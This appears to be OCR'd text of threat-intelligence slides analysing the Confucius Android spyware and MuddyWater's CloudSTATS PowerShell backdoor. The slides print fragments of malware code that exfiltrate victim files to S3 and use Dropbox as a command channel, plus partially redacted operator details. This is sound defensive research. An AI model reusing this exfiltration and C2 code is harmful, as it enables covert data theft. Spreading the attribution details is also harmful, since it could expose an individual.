
```
public void onMessageReceived(String paramString, Bundle paramBundle)
{
  Log.d("GCMIntentService", "onMessage - from: " + paramString);
  if (paramBundle == null) {
    return;
  }
  Context localContext = getApplicationContext();
  Bundle localBundle = normalizeExtras(localContext, paramBundle);
  PushManager.INSTANCE.handle(localContext, localBundle);
```

- Calling PutObjectRequest to "upload a new object to the specified Amazon S3 bucket"




```
}
String str3 = str2 + paramFile.getName();
PutObjectRequest localPutObjectRequest = new PutObjectRequest(SharedPreferenceUtil.getAwsBucket(), str3, paramFile);
```

Confucius – TweetyChat



Confucius – TweetyChat

- As usual, operators test the malware on their own devices…



+92 300 85[redacted]

Billi ho kia 4:18 PM

😕 4:18 PM

Let's video call 4:19 PM

Dhoodh ka dhoodh aur pani ka pani 4:19 PM

Bus 4:21 PM

Nikal gaye sari hawa 4:21 PM


Ofcourse nikal gaye 4:59 PM

Kidar ho khan sahab 7:46 PM

?? 10:12 PM

TODAY


Raat nahi honi tmhari 12:19 AM



+9230085[redacted]


[redacted]
Works at Pakistan Air Force
Studied at PAF Academy Asghar Khan

MuddyWater


Known targeted countries


MuddyWater – CloudSTATS

- “CloudSTATS” backdoor



MuddyWater – CloudSTATS


- “CloudSTATS” backdoor



```
function DReadFile($TargetfilePath){try{
$wc = New-Object System.Net.WebClient
$wc.Encoding=[System.Text.Encoding]::UTF8
$arguments = '{ "path":"' + $TargetFilePath + '"}'
$wc.Headers.Add("Authorization", $authorization)
$wc.headers.Add("Dropbox-API-Arg", $arguments)
$wc.headers.Add("User-Agent", $UserAgent);
$wc.proxy = [Net.WebRequest]::GetSystemWebProxy()
$wc.proxy.Credentials = [Net.CredentialCache]::DefaultCredentials
$GlcDownloadString("https://content.dropboxapi.com/2/files/download")
return $true}catch{return $false}}
```

MuddyWater – CloudSTATS


- “CloudSTATS” backdoor



```
$url = "https://content.dropboxapi.com/2/files/upload"
$wc.Encoding=[System.Text.Encoding]::Unicode
$wc
$wc headers.Add("Authorization", $authorization)
$wc.headers.Add("Content-type", "application/octet-stream")
$wc.headers.Add("User-Agent", $UserAgent)
$wc.Headers.Add("Dropbox-API-Arg",'{ "path": "' + $targetfile + '", "mode": "add", "autorename": true, "mute": false }')
$wc.proxy = [Net.WebRequest]::GetSystemWebProxy()
$wc.proxy.Credentials = [Net.CredentialCache]::DefaultCredentials
$mycontent=gc $localfile -Encoding byte
[byte[]]$data = [system.Text.Encoding
$str = [system.Text.Encoding]::ASCII. UploadData($url, $mycontent)
return $true}catch {return $false}}
```


MuddyWater – CloudSTATS

- Hardcoded API keys



```
$api0="Bearer MD4QYj[redacted]
$api1="Bearer v7U-2k[redacted]
$global:TotalApi=$api0,$api1
$global:authorization =  $TotalApi[$indexapi]}
```


- Check existing folder/victim



```
function checklist(){
$url = "https://api.dropboxapi.com/2/files/list_folder"
$wc=New-Object System.Net.WebClient
$wc.UseDefaultCredentials=$true
$wc.headers.Add("Authorization", $authorization)
$wc.headers.Add("Content-type","application/json")
$wc.headers.Add("User-Agent", $UserAgent)
$wc.proxy = [Net.WebRequest]::GetSystemWebProxy()
$wc.proxy.Credentials = [Net.CredentialCache]::DefaultCredentials
[byte[]]$data = [system.Text.Encoding]::ASCII.GetBytes('{"path":""}')
```

MuddyWater – CloudSTATS


- Asynchronous C&C communication
- Files with extensions (cmd, reg, prc, res)



```
$Global:filereg=$Global:folderpath+$Global:hasname+'.reg'
$global:cmdfile=$Global:folderpath+$Global:hasname+'.cmd'
$global:comandproc=$Global:folderpath+$Global:hasname+'.prc'
$global:targetreg=$Global:hasname+'.reg'
$global:localfile=$Global:hasname+'.res'
$global:targetfile=$Global:hasname+'.cmd'
$global:totalcmd=$null
$global:cmddeleteflag=$null
$global:allfilename=$null
$global:indexapi=0
$api0="Bearer MD4QYj1[redacted]
$api1="Bearer v7U-2kF[redacted]
```


MuddyWater – CloudSTATS

- .reg file



```
Microsoft Windows 7 Enterprise :
:64-bit::D01[redacted]1::GGM::MAK::2[redacted].110::20.11.2018 14:07:39
```


- .res file




```
ls



*   Directory: C:\users\[redacted]\Desktop


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
d----         08.11.2018     16:21            d
d-r--         08.11.2018     16:44            Desktop
-a---         12.11.2018     15:27      61859 [redacted]
```

MuddyWater – Telegram

